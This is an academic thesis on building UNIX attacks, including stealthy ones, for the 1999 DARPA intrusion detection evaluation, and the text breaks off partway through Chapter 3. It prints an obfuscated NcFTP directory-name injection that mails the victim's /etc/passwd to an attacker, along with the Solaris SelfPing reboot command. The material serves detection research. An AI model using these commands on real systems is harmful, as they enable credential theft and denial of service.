Attack Development for Intrusion Detection Evaluation
*
by
Kumar J. Das
Submitted to the Department of Electrical Engineering and Computer Science in partial fulfillment of the requirements for the degrees of
Bachelor of Science in Computer Science and Engineering and Master of Engineering in Electrical Engineering and Computer Science
at the
MASSACHUSETTS INSTITUTE OF TECHNOLOGY
June 2000.
Kumar J. Das, MM. All rights reserved.The author hereby grants to MIT permission to reproduce and distribute publicly paper and electronic copies of this document in whole or in part, and to grants others the right to
do so.
Author ... Department of Electrical Engineering and Computer Science, May 22, 2000
Certified by ... Richard Lippmann Senior Scientist, MIT Lincoln Laboratory Thesis Supervisor
Accepted by ... Arthur C. Smith Chairman, Department Committee on Graduate Theses
Attack Development for Intrusion Detection Evaluation
by Kumar J. Das
Submitted to the Department of Electrical Engineering and Computer Science
May 22, 2000
In partial fulfillment of the requirements for the degree of Bachelor of Science in Computer Science and Engineering and Master of Engineering in Electrical Engineering and Computer
Science
Abstract
An important goal of the 1999 DARPA Intrusion Detection Evaluation was to promote the development of intrusion detection systems that can detect new attacks. This thesis describes UNIX attacks developed for the 1999 DARPA Evaluation. Some attacks were new in 1999 and others were stealthy versions of 1998 User-to-Root attacks designed to evade network-based intrusion detection systems. In addition, new and old attacks were fragmented at the packet level to evade network-based intrusion detection systems. Results demonstrated that new and stealthy attacks were not detected well. New attacks that were never seen before were not detected by any network-based systems. Stealthy attacks, modified to be difficult to detect by network intrusion detection systems, were detected less accurately than clear versions. The best network-based system detected 42% of clear attacks and only 11% of stealthy attacks at 10 false alarms per day. A few attacks and background sessions modified with packet modifications eluded network intrusion detection systems causing them to generate false negatives and false positives due to improper TCP/IP reassembly.
Thesis Supervisor: Richard Lippmann
Acknowledgements
First and foremost, I would like to thank my advisor, Rich Lippmann for directing my
research and providing many timely comments and suggestions for improvement of this
thesis. I would also like to thank Rob Cunningham and Dave Fried for reviewing early
drafts of this document and providing valuable feedback. I appreciate the support of other
members of the Intrusion Detection staff at Lincoln Lab including Josh Haines, Isaac
Graf, Rob Steele, Dave Kassay, Raj Basu, Jonathan Korba, Kevin McDonald, Jesse Rabek,
and many others. Finally, I would like to thank my parents and my brother Dave for their
Table of Contents
Chapter 1 Introduction
8
1.1 DARPA Off-line Intrusion Detection Evaluation...8
1.2 Stealthy UNIX User-to-Root Attacks ...11
1.3 Eluding Intrusion Detection Systems...11
1.4 Outline of the Thesis...12
Chapter 2 Background
13
2.1 Simulation Test Bed...132.2 Attacks ...15
2.2.1 Attack Taxonomy...16
Chapter 3 New Attacks
19
3.1 NcFTP R-b-U ...193.2 QueSO R-?-Probe(Machines)...24
3.3 SelfPing U-b-Deny(Temp./Admin.) ...26
Chapter 4 Designing Stealthy User-to-Root Attacks
29
4.1 User-to-Root Attacks ...304.2 Data Provided to Participants...31
4.2.1 Audit Logs ...31
4.2.2 Sniffer Data...35
4.2.3 File Dumps...38
4.3 Guidelines for Making Attacks Stealthy...39
4.4 Stages of a Stealthy U2R Attack...40
4.4.1 Transport ...41
4.4.2 Encoding ...42
4.4.3 Execution ...43
4.4.4 Actions ...43
Chapter 5 Details of Stealthy User-to-Root Attacks in the 1999 DARPA
Evaluation
45
5.1 Possible Paths ...45
5.1.1 Transport ...47
5.1.2 Encoding ...50
5.1.3 Execution ...52
5.1.4 Actions ...56
5.1.5 Cleanup ...58
5.2 Stealthy Attacks in the 1999 Evaluation...58
5.3 Example Attacks ...60
5.3.1 Ps Attack ...60
5.3.2 Sqlattack...68
5.3.3 Loadmodule ...70
5.4 Detection of Stealthy User-to-Root Attacks ...72
Chapter 6 Eluding Network Intrusion Detection Systems
75
6.1 Approach Developed by Ptacek and Newsham to Elude Network Intrusion Detection Systems ...756.1.1 Problems with Network Intrusion Detection Systems ...76
6.1.2 Attacks Against Network Intrusion Detection Systems...76
6.1.3 Experiment and Findings ...86
6.2 Exploratory Experiment for the 1999 Evaluation...86
6.2.1 Attacks and Background Traffic...87
6.3 Results...89
6.3.1 Misses ...90
6.3.2 False Alarms ...90
6.3.3 Conclusions...91
Chapter 7 Conclusions and Future Work
92
7.1 Automated Attack Analysis and Verification ...937.2 Attacking Information Collecting Sources ...93
7.3 Improved Experiments for Eluding Intrusion Detection Systems ...94
List of Figures
Figure 2.1: Simplified Block Diagram of the Evaluation Test Bed Showing Only Outside
Attackers and Victim Machines...14
Figure 3.1: FTP Transcript from an NcFTP Attack...21
Figure 3.2: SMTP Transcript Showing /etc/passwd File Mailed back to Attacker ...23
Figure 3.3: Transcript from a SelfPing Attack Executed with an at job...27
Figure 4.1: BSM Log Records from a ps Buffer Overflow Exploit. ...32
Figure 4.2: Filtered BSM Log Records from a ps Buffer Overflow Exploit...34
Figure 4.3: Transcript from a ps attack...36
Figure 4.4: File Listing Indicating the Presence of a ps Attack...38
Figure 4.5: Stages of a Stealthy U2R Attack ...40
Figure 5.1: Possible Paths of a Stealthy U2R Attack...46
Figure 5.2: Average Connections per day for TCP Services ...47
Figure 5.3: Telnet Session where an Attack Script is Transported Using vi ...49
Figure 5.4: Shell Script Used to Generate a Binary Executable ...50
Figure 5.5: Character Stuffing a perl Attack Script ...52
Figure 5.6: Transcript with Chaff Output Generated in the Background ...54
Figure 5.7: Time/Logic Bomb ...56
Figure 5.7: Path of a ps Attack...61
Figure 5.8: Transcript of a ps Attack During the Setup Stage ...63
Figure 5.9: Transcript of a ps Attack During the Transport Stage...64
Figure 5.10: Attack Script from a ps Attack ...66
Figure 5.11: Filtered BSM Audit Logs of a ps Attack...67
Figure 5.12: Path of an sqlattack...68
Figure 5.13: SQL Transcript of a sqlattack...70
Figure 5.14: Path of loadmodule...71
Figure 5.15: Transcript from a loadmodule Attack. ...72
Figure 5.16: Percent of UNIX U2R Attacks Detected...73
Figure 6.1: Tcpdump Output of IP Fragmentation ...79
Figure 6.2: Forward and Reverse Overlap...81
Figure 6.3: Tcpdump output of a TCP disconnect...82
Figure 6.4: Tcpdump Output of Backward and Forward Overlap...84
Figure 6.5: Tcpdump Output of a Packet Stream Interleaved with Other Packets ...85
List of Tables
Table 2.1: Summary of Possible Types of Actions...17
Table 3.1: Parts of TCP Header used by QueSO ...24
Table 5.1: Size of Encoded eject Exploit Files ...51
Table 5.2: Stealthy Attacks used in 1999 DARPA Evaluation...59
Table 5.3: Multiple Sessions of a ps Attack ...62
Table 6.1: IP Experiments...78
Table 6.2: TCP Experiments...82
Chapter 1
Introduction
1.1 DARPA Off-line Intrusion Detection Evaluation
Computer attacks have become a serious problem in recent years. Heavy reliance on
computers and increased network connectivity has heightened the risk of potential damage
from attacks that can be launched from remote locations. Current security measures such
as firewalls, security policies, and encryption are not sufficient to prevent the compromise
of private computers and networks. Intrusion detection systems have become an essential
component of computer security to supplement existing defenses. Some systems are able
to detect attacks in real-time and can stop an attack in progress. Other systems are
designed to obtain forensic information about attacks. Such systems can help repair
damage and reduce the possibility of future attacks being successful.
The development of intrusion detection systems has been hampered by the lack of a
common metric to gauge the performance of current systems. Evaluations have helped
solve this problem in other developing technologies and have guided research by
identifying the strengths and weaknesses of alternate approaches. The desire for an
evaluation in intrusion detection led to the creation of the first DARPA-sponsored Off-line
initial evaluation was on creating a simple, easily accessible corpus of data that could be
utilized by many researchers.
The first DARPA Intrusion Detection Evaluation was performed by MIT Lincoln
Laboratory in 1998. It resulted in a corpus containing a wide variety of attacks, imbedded
in background traffic, that could be used to aid in the development of intrusion detection
systems. Six different research systems participated in the evaluation. Seven weeks of
training data, including background traffic and labelled attacks, were distributed to the
participants. Participants used this data to configure their systems and train learning
algorithms to improve the accuracy of attack detection. Subsequently, two weeks of
testing data with background traffic and unlabeled attacks were distributed to the
participants. Each intrusion detection system processed the two weeks of test data and
returned a list of attacks detected.
Performance was measured with receiver operating characteristics (ROC) techniques
which analyze the trade-off between detection rates and false alarm rates [1]. Detection
rates alone are not a sufficient measurement of the efficacy of intrusion detection systems
because detections are not reliable from a system that produces too many false alarms. The
best systems in the evaluation were able to detect 63% to 93% of the attacks included in
the training data at a false alarm rate of 10 false alarms per day. Detection performance on
the new attacks, those visible only in the test data, was not as good. Many new and novel
attacks were missed by all systems. Major characteristics of new attacks that made them
difficult to detect included the use of different services and different attack mechanisms
The 1998 evaluation proved to be a valuable learning experience for both the
participants and the researchers who conducted the evaluation. The evaluation succeeded
in evaluating a diverse set of intrusion detection systems. Numerous requests for the 1998
intrusion detection evaluation corpus have indicated the widespread interest in developing
and evaluating intrusion detection systems. Participants of the 1998 evaluation suggested
many improvements for future evaluations. Some suggested that training data be provided
without attacks to train anomaly detection systems. Other suggestions included a more
simplified and automated scoring procedure, an extended attack taxonomy, a richer range
of background traffic, a written security policy, and more detailed analysis of misses and
false alarms.
The majority of these suggestions were incorporated into the 1999 evaluation [3,4].
Special emphasis was placed on enhancing the detection analysis and providing a greater
quantity and variety of attacks. New attacks developed for the 1999 evaluation included
never-before-seen attacks, stealthy versions of attacks used in the 1998 evaluation, and
attacks modified by re-ordering TCP segments and IP fragments. Windows NT was also
incorporated into the simulation due to increased reliance on NT systems at government
sites. Details about the incorporation of Windows NT in the 1999 evaluation, including
new attacks against this operating system, can be found in [5]. This thesis provides details
concerning new and stealthy UNIX attacks developed for the 1999 evaluation and about
the exploratory evaluation of packet-modifications to elude network-based intrusion
1.2 Stealthy UNIX User-to-Root Attacks
A major goal of the 1999 evaluation was to promote the development of intrusion
detection systems that could detect stealthy attacks which might have been launched by
well-funded hostile nations or terrorist organizations. It was assumed for the evaluation
that attackers from these groups were capable, not under time constraints, desired to avoid
detection, and had some limited knowledge about the network and hosts being attacked.
Results from the 1998 evaluation showed no significant practical difference between the
average detection rate for stealthy attacks and normal attacks. Closer inspection of
individual attacks, however, revealed that certain techniques for making attacks stealthy
were effective. Using guidelines presented in [6], a subset of attacks used in 1998 were
made stealthy for the 1999 evaluation. Clear versions of the attacks were also included in
the 1999 evaluation to be used as a baseline for comparison. This thesis describes and
analyzes these stealthy attacks.
1.3 Eluding Intrusion Detection Systems
A method of eluding intrusion detection systems was developed in [7]. This method
exploits the passive protocol analysis that is performed by many network-based intrusion
detection systems by modifying and re-ordering TCP segments and IP fragments. In
passive protocol analysis, a system unobtrusively monitors network traffic and scrutinizes
it for patterns of suspicious activity. Passive protocol analysis, which was used by all
network-based systems that participated in the 1998 evaluation, was found to be flawed. A
tool developed by [8], implementing strategies in [7], demonstrated how systems
simulation test bed to determine if systems in the 1999 evaluation were susceptible to the
same vulnerabilities. This thesis describes this initial exploratory experiment.
1.4 Outline of the Thesis
This thesis covers UNIX attack development for the 1999 evaluation including the design
of new attacks, the design and analysis of stealthy attacks, and the use of a packet
modification tool to elude intrusion detection systems.
Chapter 2 presents background information about the DARPA Off-line Intrusion
Detection Evaluation including details about the simulation test bed, background traffic,
and attack classification. This section defines terms and concepts that will be used later in
the thesis for explaining attack development.
Chapter 3 describes the new UNIX attacks that were added for the 1999 evaluation.
Each attack description explains how the exploit works, how it was used in the evaluation,
and how signatures manifest themselves in the data provided to participants.
Chapter 4 overviews the design of stealthy UNIX User-to-Root attacks. Chapter 5
details the specific attacks created for the 1999 evaluation. Detection results of the stealthy
attacks are also presented in this chapter.
Chapter 6 describes a technique for eluding intrusion detection systems. The
integration of a fragmenting tool into the simulation test bed is described as well as the
design and performance of the traffic that was created with it.
Finally, in Chapter 7, suggestions are provided for improvements to future intrusion
detection evaluations. Specifically, advice is contributed for further attack development
Chapter 2
Background
2.1 Simulation Test Bed
Figure 2.1 shows the test bed network used in the 1999 evaluation. This network has been
modified slightly from the one first developed for the 1998 evaluation. It generates and
captures live traffic similar to that which is seen between a small Air Force base and the
Internet. Background traffic is generated that simulates hundreds of programmers,
secretaries, managers, and other types of users running common UNIX and Windows NT
programs. At the same time, attacks are launched against the Cisco router and the four
primary victim systems (light grey box) running Linux 4.2, SunOS 4.1.4, NT 4.0, and
Solaris 2.5.1 operating systems.
The attacks are launched primarily by remote attackers (dark grey box). These remote
attackers are situated behind the traffic generator on the simulated Internet (outside). The
traffic generator’s operating system, Linux 5.0 (kernal 2.0.32), has modifications that
allow it and the machines behind it to emulate hundreds of “virtual” machines with
different IP addresses. The five attacking machines behind the traffic generator are a Linux
Attacker, a Linux Scanner that is responsible for sending probe attacks, an NT Attacker,
attacks and background traffic with fragmented and re-ordered network packets, as
discussed in Chapter 6.
Data collected from the test bed network consists of audit logs from the Solaris and
NT machine, nightly file dumps from all four victim machines, and network sniffer data
captured using the tcpdump utility [9]. Audit logs are generated on the Sun machine using
Solaris Basic Security Module (BSM) and on the NT machine using Windows NT event
logs. The file dumps contain file listings, inode numbers, sizes, last access times, and
selected system security log files. Network traffic is collected inside and outside the
emulated base with two sniffer machines. This data contains every byte that is sent over CISCO ROUTER Sparc Ultra Sparc Sparc
Linux SunOS NT Solaris
[image:14.612.91.523.91.400.2]Solaris Solaris Linux Linux Linux OpenBSD Linux Attacker Scanner Fragrouter Fragattacker Traffic Generator
Outside
Inside
Outside Sniffer Inside SnifferSniffer Data
Audit Logs
File Dumps
Victims
Remote
Attackers
Scanner NT NTAttackerthe inside and outside network segments during the evaluation. A description of the
simulation test bed can be found in [2,3,10].
2.2 Attacks
The 1999 evaluation contained 58 different attack types. This was a substantial increase
from the 1998 evaluation which had only 38 attack types. New attacks were added for
Windows NT [5], as well as stealthy versions of old attacks, insider attacks, and six new
UNIX attacks. Details concerning these attacks can be found in [4,10,11]. Attacks were
grouped into five major categories. The following descriptions of these five attack
categories are taken from [3].
• Probe or scan: These attacks automatically scan a network of computers or a DNS
server to find valid IP addresses, active ports, host operating system types, and
known vulnerabilities.
• Denial of Service (DoS): Attacks of this type are designed to disrupt a host or
network service. As a result, legitimate user access or requests are denied.
• Remote to Local (R2L): In these attacks, an attacker, who does not have an account
on a victim machine, gains local access to the machine, exfiltrates files from the
machine, or modifies data in transit to the machine.
• User to Root (U2R): This category consists of attacks where a local user on a
machine is able to obtain privileges normally reserved for the UNIX super user or the
Windows NT administrator.
• Data: Data attacks were new for the 1999 Evaluation. The goal of a data attack is to
hosts.
2.2.1 Attack Taxonomy
A taxonomy was developed in 1998 for classifying attacks in order to simplify the process
of evaluating intrusion detection systems [12]. The original purpose of the taxonomy was
to reduce the number of attacks needed for the evaluations. Instead of developing a large
number of attacks, it should be sufficient to pick a representative subset of each category
of attack. However, it is difficult to define an accurate taxonomy without knowing all
possible attack types and considering alternate approaches to grouping attacks. New
attacks are constantly being discovered. An improved classification system is being
devised to accurately deal with this problem.
The current taxonomy classifies attacks by transitions made between privilege levels
and actions performed. Privilege levels (or access levels) are ranked in the taxonomy. The
lowest level of access is Remote network access in which minimal network access is
possible via an interconnected network of systems. Local network access refers to the
ability to read and write from the same network as the victim machine. User access allows
someone the ability to run normal user commands on a system. Root/Super-user access
describes a set of privileges reserved for system super-users and administrators. The
highest level of access is Physical access to a machine, that is, the ability to remove drives,
insert disks, and power the machine on and off. This list represents a subset of access
levels relevant to attacks used for the DARPA intrusion detection evaluations.
The five possible means of transitioning between privilege levels in the taxonomy are
someone else, possibly someone with higher privileges. Normal activity taken to excess is
considered an abuse of feature. Implementation bugs exist in many programs and a
number of attacks work by intentionally exploiting these bugs. Similarly, many programs
and services are setup without consulting security policies which help prevent security
risks from common misconfigurations. The final means of transitioning between privilege
Category Specific Type Description
Probe Probe(Machines) Determine types and numbers of machines on a network
Probe(Services) Determine the services a particular system supports Probe(Users) Determine the names or other information about user
with accounts on a given system
Deny Deny(Temporary) Temporary Denial of Service with automatic recovery Deny(Administrative) Denial of Service requiring administrative
intervention
Deny(Permanent) Permanent alteration of a system such that a particular service is no longer available
Intercept Intercept(Files) Intercept files on a system Intercept(Network) Intercept traffic on a network
Intercept(Keystrokes) Intercept keystrokes pressed by a user
Alter Alter(Data) Alteration of stored data
Alter(Intrusion-Traces) Removal of hint of an intrusion, such as entries in log files
Use Use(Recreational) Use of the system for enjoyment, such as playing games or bragging on IRC
[image:17.612.102.520.72.543.2]Use(Intrusion-Related) Use of the system as a staging area/entry point for future attacks
levels is the use of social engineering to coerce users into breaking policies that they are
supposed to uphold.

Table 2.1 lists potential actions which can be performed once an attack has succeeded.
Probing actions gain information useful to an attacker regarding machines on a network,
services on a particular machine, or users in the system. Denial of Service attacks, which
are categorized by duration of effectiveness, last temporarily, until an administrator takes
action, or permanently. Actions which capture either network or file data from a system
are known as interceptions. Another category of actions, instead of capturing data, alters
it. The two types of alterations are changes in normal data and changes in system
information to erase records of an attacker’s presence. The final category of action is use,
where the attacker makes use of the victim machine either for fun or for future
work/attacks.
This taxonomy will be used later in the thesis to classify new attacks. Each attack is
categorized by the initial privilege level, the means of the attack, and the new privilege
level or action performed. For instance, many U2R attacks that exploit an implementation
bug of a program are classified as U-b-S. Examples of classifying attacks using the
Chapter 3
New Attacks
New UNIX attacks were added for the 1999 evaluation. These attacks appeared only in the
test data to determine how accurately intrusion detection systems could detect
never-before-seen attacks. None of these attacks were detected by any intrusion detection
systems in the 1999 DARPA evaluation.
3.1 NcFTP
R-b-U
Description
NcFTP is a widely used FTP program for Linux. The program has an ASCII user interface
which simplifies common procedures performed while transferring files using FTP. This
Remote-to-Local attack exploits NcFTP’s ability to recursively download subdirectories.
When a user issues the command to get a directory and recurse through its subdirectories,
the subdirectories are created on the user’s machine using the system command.
Expressions within backticks in a system command are executed before the rest of the
system command. In the case of NcFTP, commands nested in directory names are executed
on the local machine when the new directories are created by a recursive get. This
vulnerability exists only in NcFTP Version 2.4.2. The bug was fixed in 1998 for future
Simulation Details
A special directory was created on an outside attacking machine. The directory name
contained a nested expression in backticks. This directory was hidden beneath directories
with normal names. A user on a victim machine used NcFTP to recursively download the
top level directory. The nested expression was executed on the victim’s host. In the 1999
DARPA evaluation, the nested expression mailed the victim’s /etc/passwd file to the
attacker. One technique employed to make the attack stealthy was character substitution.
Some characters in the malicious directory name were replaced with their octal character
codes to make the expression difficult to search for keywords. Another technique used to
make the attack stealthy was character stuffing the /etc/passwd file before it was mailed
back to the attacker. Both of these techniques are described in Chapter 5.
Attack Signature
Five instances of this attack were run against the Linux victim. Attacks against Linux can
only be seen in the sniffer data because there is no host-based auditing. The attack is

visible at two different stages. Figure 3.1 shows a transcript of commands sent to the FTP
server by the NcFTP program running on the victim machine. This transcript has been
reconstructed from the sniffer data using Seth Webster’s NetTracker tool [15]. Commands
to the FTP server are shown in uppercase letters. The arguments (in lowercase) follow the
commands. Actions directly issued by the user are shown in bold with a brief description
next to it after the “***” string. Commands not in bold represent the extra actions NcFTP
machine as the user bramy. NcFTP sends the USER and PASS commands to accomplish
the login. After successfully logging in, NcFTP changes the user’s current directory to
/pub using the CWD command and displays the current directory by issuing the PWD
command. Data transfers for files and file listings are scattered throughout the session in
form of PORT commands. Next, the user gets a file listing, changes directories, and
recursively gets the y2kfix directory. While retrieving the directory, NcFTP issues a
number of PORT and NLST commands. Other noteworthy commands are the TYPE
commands which change the data transfer type between binary (I) and ASCII (A), the
SIZE commands which obtains the size of a file, and the MDTM commands which obtains
USER anonymous ***login PASS [email protected]
CWD /pub PWD
PORT 172,16,114,50,24,112
NLST -CF ***file listing CWD pub ***change directories
PWD
PORT 172,16,114,50,24,114
NLST -CF ***file listing
PORT 172,16,114,50,24,118 ***get y2kfix recursively LIST -d y2kfix
PORT 172,16,114,50,24,127 NLST -F /pub/y2kfix TYPE I SIZE /pub/y2kfix/INSTALL MDTM /pub/y2kfix/INSTALL SIZE /pub/y2kfix/Makefile MDTM /pub/y2kfix/Makefile SIZE /pub/y2kfix/README MDTM /pub/y2kfix/README TYPE A PORT 172,16,114,50,24,178 NLST -F /pub/y2kfix/src PORT 172,16,114,50,24,181
NLST -F /pub/y2kfix/src/‘echo -e "sed
’s\057\134(\w\134)\057--\1341\057g’ \057etc\057passwd|sed ’s\057:\057KK\057g’|\057usr\057lib\057sendmail
[email protected]">x;. x;rm -f x‘
[image:21.612.108.524.83.449.2]QUIT ***logout
the last modification time of a file. Among all of the commands NcFTP issues to get the
directory recursively, an unusual NLST command is visible, noted by the change bar in
Figure 3.1. This is the directory with the expression in backticks nested in its name. As
mentioned, the expression has been obfuscated with octal character codes. Replacing the
octal character codes with the ASCII characters gives the directory named:
/pub/y2kfix/src/‘echo -e "sed ’s/\(\w\)/--\1/g’ /etc/passwd |
sed ’s/:/KK/g’ | /usr/lib/sendmail [email protected]" > x; . x;rm -f x‘
The root directory is /pub/y2kfix/src and the rest is the actual directory name. The whole
directory name is encapsulated in backticks. The echo command with the “-e” option
converts the octal characters into ASCII characters. The output of the echo command is
redirected into a file named x which is seen at the end of the line (“> x;”). The file is
executed (“. x;”) and then removed (“rm -f x”). This attack could have been made more
stealthy by not using a temporary file and by hiding the “passwd” string. When the file is
run, the /etc/passwd file (in bold) is stuffed with “--” in between every character and every
colon is replaced with “KK”. This character stuffing is performed with the two sed
commands (underlined). The encrypted file is then piped to the sendmail program and
mailed to the attacker, lucyj (in bold).

Evidence of the attack is also seen in the network traffic when the /etc/passwd file is
mailed back to the attacker. The first part of the SMTP connection has been reconstructed
from the sniffer data using NetTracker. The output is shown in Figure 3.2. Commands to
the SMTP server of the attacker’s machine are shown in bold uppercase. The arguments
follow the commands. A “[CR][LF]” is sent at the end of each line to inform the SMTP
know who is establishing the connection with the server. The sendmail program issues the
MAIL command to exchange the sender of the message and the RCPT command to
establish the destination address of the message. The text following the DATA command is
the text of the message. After the header fields of the mail message (“Received”, “Date”,
“From”, “Message-Id”), the /etc/passwd file can be seen. It has been encrypted as
described above by interleaving “--” between every character and replacing colons with
[image:23.612.123.526.88.385.2]“KK.”
Figure 3.2: SMTP Transcript Showing /etc/passwd File Mailed back to Attacker
EHLO marx.eyrie.af.mil[CR][LF]
MAIL From:<[email protected]> SIZE=21709[CR][LF] RCPT To:<[email protected]>[CR][LF]
DATA[CR][LF]
Received: (from bramy@localhost)[CR][LF]
[9]by marx.eyrie.af.mil (8.8.0/8.8.5) id VAA05967[CR][LF]
[9]for [email protected]; Tue, 6 Apr 1999 21:45:28 -0400[CR][LF] Date: Tue, 6 Apr 1999 21:45:28 -0400[CR][LF]
From: Bram Yves <[email protected]>[CR][LF]
Message-Id: <[email protected]>[CR][LF] [CR][LF]
--r--o--o--tKK--F--O--r--l--H--s--J--0--v--0--m--t.KK--0KK--0KK--r--o--o--tKK/--r--o--o--tKK/--b--i--n/--b--a--s--h[CR][LF]
--b--i--nKK*KK--1KK--1KK--b--i--nKK/--b--i--nKK[CR][LF]
--d--a--e--m--o--nKK*KK--2KK--2KK--d--a--e--m--o--nKK/--s--b--i--nKK[CR ][LF]
--a--d--mKK*KK--3KK--4KK--a--d--mKK/--v--a--r/--a--d--mKK[CR][LF] --l--pKK*KK--4KK--7KK--l--pKK/--v--a--r/--s--p--o--o--l/--l--p--dKK[CR]
[LF]
--s--y--n--cKK*KK--5KK--0KK--s--y--n--cKK/--s--b--i--nKK/--b--i--n/--s--y--n--c[CR][LF]
--s--h--u--t--d--o--w--nKK*KK--6KK--0KK--s--h--u--t--d--o--w--nKK/--s--b--i--nKK/--s--b--i--n/--s--h--u--t--d--o--w--n[CR][LF]
3.2 QueSO
R-?-Probe(Machines)
Description
QueSO is a probe used to determine the type and operating system of a machine that exists
at a certain IP address. QueSO sends a series of seven TCP packets to a particular port of a
machine. Many of the packets QueSO sends do not have specified responses in the TCP
RFC [16]. Consequently, different vendor’s TCP stack implementations may respond
differently to these odd packets. The victim machine’s response to the seven odd packets
creates a fingerprint which QueSO uses to look up the victim’s operating system in its
database of fingerprints. The operating system can yield information about the machine.
Additional information about QueSO can be found in [17].

The seven packets that QueSO sends contain the following flag combinations: SYN,
SYN+ACK, FIN, FIN+ACK, SYN+FIN, PSH, SYN+XXX+YYY (where XXX and YYY
are reserved bits). These flags are shown in the diagram of the TCP header shown in Table
3.1. Each row of Table 3.1 corresponds to 32-bits of the TCP header. The top row of Table
Offset
0 1 2 3 4 5 6 7 8 9 1
0 1 2 3 4 5 6 7 8 9 2
0 1 2 3 4 5 6 7 8 9 3 0 1
Source Port Destination Port
Sequence Number Acknowledgement Number Data
Offset Re s e r v e d U R G A C K P S H R S T S Y N F I N Window
Checksum Urgent Pointer
Options Padding
[image:24.612.101.526.467.648.2]Data
3.1 shows the offset of each 32-bit section of the TCP header. The part of the TCP header
that is used by QueSO is highlighted in grey.
Simulation Details
In the 1999 evaluation QueSO was run against the Cisco router and the SunOS, Solaris,
and Linux victim machines. To make the attack more stealthy, the exploit code was altered
to slow the probe down. Originally, QueSO sent out all seven packets with small
specifiable delays in between the packets. Once all packets had been sent, the program
listened for the responses from the victim machine. This program structure did not allow
significantly long delays. After the modification, QueSO sent a single packet and
immediately listened for the response. The maximum allowable interval of time between
sending packets was increased to seven minutes because of this modification. The
instances of QueSO in the 1999 evaluation included delays between one second and seven
minutes between packets.
Attack Signature
QueSO should be easy to detect regardless of the time elapsed in between each packet.
The abnormal packets sent to establish a fingerprint should flag systems looking for odd
3.3 SelfPing
U-b-Deny(Temp./Admin.)
Description
SelfPing is a denial of service attack which allows a user without administrative privileges
to remotely reboot a machine with a single ping command. This attack exploits a
vulnerability found in Solaris versions 2.5 and 2.5.1. The malicious ping command sends
ECHO_REQUEST packets from a machine using its localhost IP as the multicast
interface. Within a few seconds of sending these packets, the system panics and reboots.
The selfping attack is available from the RootShell web site [18].
Simulation Details
There were two versions of this attack in the 1999 evaluation. One version used the at
command on the victim machine to execute SelfPing after the attacker had already logged
out. The other, more malicious version, used the system’s crontab to execute SelfPing
every five minutes. During the simulation, an administrator removed the cron job after 30
minutes to keep the machine from rebooting for the rest of the day.
Attack Signature
The machine reboots within ten seconds of the attacker executing the ping command. The
only signature visible in the network sniffer data is the attacker entering the ping
command into an at job or a cron job, depending on which version of the attack was run.
Unless an intrusion detection system is looking for this particular ping command, which
resembles many other ping commands, there is no way to detect the attack before the

Figure 3.3 shows a telnet session transcript where an attacker uses an at job to
schedule the SelfPing attack. This transcript has been reconstructed from sniffer data
using NetTracker. Actions issued by the attacker are shown in bold. The attacker logs in as
the user bramy. After the Message Of The Day is displayed, the attacker schedules the at
job. He uses the echo command and pipes the output to the at command which schedules
the job to commence five minutes from the current time. The SelfPing command is:
/usr/sbin/ping -sv -i 127.0.0.1 224.0.0.1
The “-s” option informs ping to send one packet per second. The “-v” option makes ping
operate in verbose mode, reporting any ICMP packets received, not just the
ECHO_RESPONSE’s. The IP address 127.0.0.1, which is a reserved IP address for the
UNIX(r) System V Release 4.0 (pascal)
login: bramy Password:
Last login: Tue Apr 6 09:02:16 on console
Sun Microsystems Inc. SunOS 5.5 Generic November 1995
Official U.S. government system for authorized use only. Do not discuss, enter, transfer, process or transmit classified/sensitive national security information of greater sensitivity than that for which this system is authorized. Use of the system constitutes consent to security testing and monitoring. Unauthorized use could result in criminal prosecution.
Unauthorized use and misuse of government equipment includes, but is not limited to, playing computer games (hack,doom), sending chain letters, gambling (sporting pools), personal business, pornography, or anything that can offend or be construed as sexual harassment.
28-Jul-98
Project Screaming Otter will be using this server as a predeployment test bed. This may cause a brief reduction in system response and/or availability. If you need additional computing resources please use the INMAZ or I-POL servers.
NOTE: ALL CLASSIFIED TRAFFIC WILL USE CODE BOOK BLUE-47 FOR THE DURATION. If you have additional questions or other concerns, please e-mail us at [email protected]
You have mail.
pascal> echo "/usr/sbin/ping -sv -i 127.0.0.1 224.0.0.1" | at now + 5 minute
